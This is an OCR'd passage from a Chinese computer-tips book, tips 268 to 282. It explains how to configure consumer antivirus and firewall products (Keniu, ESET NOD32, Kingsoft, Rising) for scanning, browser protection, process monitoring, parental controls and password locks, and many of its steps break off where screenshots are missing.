
可牛杀毒软件的实时保护功能根据用户的机器配置、系统环境，提供了3种保护模式。

① 超强保护模式：全面保护系统，提供全面的防护，可以拦截绝大多数病毒以及木马的入侵。

② 双杀软模式：可以实现与其他杀毒软件共存，共同保护系统安全。

③ 轻巧保护模式：仅仅保护系统的关键位置，减少系统资源的占用。

❹ 在实时保护的基本防护项设置中可以选择是否开启“漏洞防护”、“进程防护”、“关键位置防护”等选项(如下图所示)。




技巧268　玩转可牛杀毒软件的浏览器医生

浏览器是互联网和用户电脑之间的连接桥梁，但是互联网上的木马盗号、钓鱼欺诈已经形成了一条流氓产业链，通过篡改用户的浏览器、桌面图标等方式推广恶意网址，使用户财产遭到损失。

(1) 浏览器修复功能

可牛杀毒软件的浏览器医生除了具有核心免疫网页病毒木马的能力，同时还加入了专业的浏览器修复功能，是十分强大的上网保护工具。

❶ 打开可牛免费杀毒软件。



举一反三

将鼠标移到扫描到的危险项上可以看到该文件的路径，让用户一目了然。

(2) 浏览器保护功能

可牛杀毒软件的浏览器保护功能主要分为网页防护和欺诈防护两大功能。

- 网页防护：阻止网页木马，有效防御针对浏览器的挂马攻击。
- 欺诈防护：阻止假银行、假中奖等网站，防止钓鱼、欺诈。

❶ 打开可牛免费杀毒软件。


注 意 事 项


目前可牛杀毒软件的浏览器保护功能只支持 IE、傲游、搜狗以及腾讯 TT。

(3) 网站黑名单的妙用

如果不喜欢某个网站，或者认为该网站具有威胁，则可以将其加入网站黑名单，可牛杀毒软件将会阻止该网站打开。

❶ 打开可牛免费杀毒软件。





(4) 插件清理

可牛杀毒软件可以检测用户系统中是否存在恶意插件、广告软件等，及时帮助用户清理插件，提升系统性能。

❶ 打开可牛免费杀毒软件。

技巧269 巧用可牛杀毒软件修复系统漏洞

系统漏洞在一定程度上会给系统带来不安全因素，可牛杀毒软件可以对系统漏洞进行修复。


❶ 打开可牛免费杀毒软件。


技巧270 轻松开启 ESET NOD32 的高级模式

标准模式下的 ESET NOD32 只提供了基本设置和 ESET Smart Security 工具。而高级模式则提供了用于 ESET Smart Security 高级配置的所有设置和工具。

很多高级的设置都需要到高级模式下进行设置，切换到ESET NOD32的高级模式的方法如下。

❶ 打开ESET NOD32杀毒软件。





知识补充

ESET NOD32安全套装或ESET NOD32防病毒软件需要进行购买，单用户可在其官方网站上下载30天免激活试用版试用。


技巧271　取消扫描指定文件，提高查杀效率

扫描整个系统往往需要耗费大量的时间和系统资源，使用ESET NOD32杀毒软件可以设置不扫描信任的文件格式，从而节省扫描时间和系统资源，加快查杀效率。

(1) 排除指定文件夹


排除指定文件夹的具体操作步骤如下。


❶ 切换到ESET NOD32的高级模式。




专家坐堂

如果某个文件夹是存放电影或者歌曲的，占了很大的硬盘空间，但是基本上可以排除病毒的存在，则可以将这个文件夹排除在扫描范围之外，以减少扫描时间。









(2) 排除指定后缀名的文件

以 RMVB、AVI 或者 MP3 为后缀名的多媒体文件通常都不会存在病毒，在扫描的时候也可以排除这些后缀名的文件。

❶ 打开 ESET NOD32 的设置窗口。





专题十三　防火墙安全防御技巧

内容导航

安装杀毒软件就不用安装防火墙是一种错误的想法，防火墙是根据连接网络的数据包来进行监控的，可以防御黑客对系统的攻击，而杀毒软件是无法做到这一点的。

热点快报

- 巧用金山网镖 2010 精确定位未知进程
- 巧用瑞星防火墙限制上网时间
- 巧用风云防火墙揪出隐藏进程
- 巧用 360 防火墙手动添加网址黑名单

技巧272　巧用金山网镖 2010 查看网速

金山网镖 2010 不但可以统计计算机接收和发送的流量，还可以查看当前的网速情况。


❶ 打开金山网镖 2010。


❸ 将鼠标移动到金山网镖 2010 的网络流量图的顶部即可看到当前的网速情况。

技巧273　巧用金山网镖 2010 查看计算机的网络活动状况


利用金山网镖 2010 安全状态标签栏中的“日志查看器”功能可以直观地显示计算机系统中的网络活动状况，并且可以利用搜索功能，搜索指定程序的网络活动状况。

❶ 打开金山网镖 2010。





❼ 软件筛选出包含关键字“qq”的事件日志，如下图所示。




知识补充

在日志查看器中还可以对日志进行清除、导出以及打印等操作。

举一反三

单击“查看对应程序”链接可以打开目标程序所在的文件夹；单击“修改对应规则”链接则会弹出该程序的权限设置对话框，如右上图所示，可以修改该程序的网络访问权限。



技巧274 金山网镖2010搜索框的妙用

在众多的应用程序规则中寻找某个程序是比较头疼的事情，与之前的版本相比，金山网镖2010在应用规则标签栏中的多个规则页面都添加了搜索框，方便用户进行搜索。

❶ 打开金山网镖2010。

技巧275　巧用金山网镖2010精确定位未知进程


在金山网镖2010“网络状态”标签栏中的“当前网络活动状态”区域中可以查看当前计算机与外部网络的连接状态，包括计算机中已连接网络的程序，网络的发送及接受字节的情况。

❶ 打开金山网镖2010。

专家坐堂

如果发现未知进程在连接网络，则可以通过金山网镖2010终止该进程，或者打开该程序所在目录，做进一步判断。

❸ 单击“网络活动状态”按钮，可以查看更加详细的网络连接状态，如下图所示。



知识补充

在网络连接查看器中，用户可以搜索进程名称，可以查看每个进程的程序名称、安装路径以及是否通过金山网镖的可信认证等详细情况。

此外，单击“所在文件夹”可以直接打开该进程所在文件夹，单击“终止此进程”可以对不安全的连接直接进行切断。

技巧276　快速切换金山网镖2010的区域规则

随着笔记本电脑的普及，上网地点和网络环境可能经常需要发生变化，金山网镖2010提供了“区域规则”设置功能，可以对不同的网络环境进行识别和判断。

❶ 打开金山网镖2010。

知识补充


通常“办公室”和“家庭”的网络环境较为安全，金山网镖2010的网络监控模式较为宽松；而“公共环境”和“其他”未知网络环境可能会存在未知的安全威胁，金山网镖2010将对部分网络传输进行限制。

❹ 用户也可以根据不同的环境选择金山网镖2010的区域规则(如下图所示)。

专家坐堂

禁止传入 ICMP、IGMP 请求：ICMP 被 IP 层用于向一台主机发送单向的告知性消息，由于在 ICMP 中没有验证机制，可造成服务拒绝的攻击，或者可以支持攻击者截取数据包。禁止传入 ICMP、IGMP 请求，可以保护计算机不被恶意攻击。


禁止 NetBils 及打印机与文件共享：网络文件传输过程中，可能存在数据泄漏及病毒传播等安全隐患，禁止 NetBils，可以禁止通过网上邻居传输文件，禁止打印机与文件共享也可以避免该问题。



技巧277 巧用瑞星个人防火墙禁止指定软件访问网络


瑞星个人防火墙可以设置计算机上的程序访问网络时所遵循的规则，具体的设置方法如下。

❶ 打开瑞星个人防火墙。



举一反三


瑞星个人防火墙需要购买，但用户可以从合作网站进行下载，一般能有半年的免费使用期，如天空软件专版(免费半年)。





技巧278 轻松设置瑞星个人防火墙可信区


在办公室的局域网内有时候需要共享文件或者共享打印机，这时可以将本机所在网段的其他计算机加入到本机的信任区中，方法也十分简单，具体的操作步骤如下。

❶ 打开瑞星个人防火墙。









专家坐堂


设置可信区时，“可信区名称”填写为本机的局域网 IP 地址；

“本地地址”选择为“指定地址”；

“输入地址”填入本机局域网的 IP 地址；

“对方地址”选择为“地址范围”；


“起始地址”和“结束地址”分别填写所在局域网的 IP 地址段。




技巧279　巧用瑞星个人防火墙过滤网页


家长可以通过瑞星个人防火墙的“关键字过滤”功能防止孩子浏览不良网站，具体的设置方法如下。

❶ 打开瑞星个人防火墙的设置窗口。





❻ 在关键字的空白区域右击，在弹出的快捷菜单中选择“增加”命令，如下图所示。




⑦ 输入关键字后(如下图所示)，单击“确定”按钮。

专家坐堂

输入的关键字要求最短三个汉字，不支持全英文的关键字，关键字在匹配时使用完整匹配，不是模糊匹配，填好关键字后单击“确定”按钮即可。


⑧ 依次单击“确定”按钮完成关键字添加(如下图所示)。



注意事项

第一次设置关键字过滤时，瑞星个人防火墙可能会提示需要清空 IE 缓存，单击“是”按钮即可。

⑨ 在弹出的如下图所示的对话框中单击“是”按钮。




知识补充


设置完成之后，如果用户访问的网页中出现设置好的关键字，则该网页的内容将无法正常显示。

技巧280 巧用瑞星个人防火墙限制上网时间


孩子的自制能力相对较弱，使用瑞星个人防火墙可以限制其上网时间，让孩子更加合理地使用网络。


❶ 打开瑞星个人防火墙的设置窗口。





⑥ 在上网时间设置窗口的空白区域右击，在弹出的快捷菜单中选择“增加”命令。






知识补充


设置允许上网的时间的同时必须设置允许上网的程序，否则这些程序在允许上网的时间依然无法上网。

专家坐堂

用户应根据实际情况选中指定允许上网的程序。对孩子而言，指定允许上网的程序应包含教育软件。




⑩ 依次单击“确定”按钮完成上网时间设置。





技巧281　巧用瑞星个人防火墙阻止播放网络视频

网络上的视频节目十分丰富，但是在上班时间观看视频节目将会大大降低工作效率，使用瑞星个人防火墙可以阻止播放网络视频，具体的操作方法如下。

❶ 打开瑞星个人防火墙的设置窗口。









按照以上设置之后，所有的网络视频将无法播放。

技巧282 巧设瑞星个人防火墙密码

瑞星个人防火墙的密码功能可以防止他人修改瑞星个人防火墙的当前配置或工作状态，同时也可以防止病毒的恶意行为对电脑构成威胁。


❶ 打开瑞星个人防火墙的设置窗口。





知识补充

为防止他人篡改防火墙设置，用户应对防火墙设置密码。



知识补充

当操作超过了密码应用范围后，会弹出密码输入框(如下图所示)，输入正确的密码才可以进行操作。

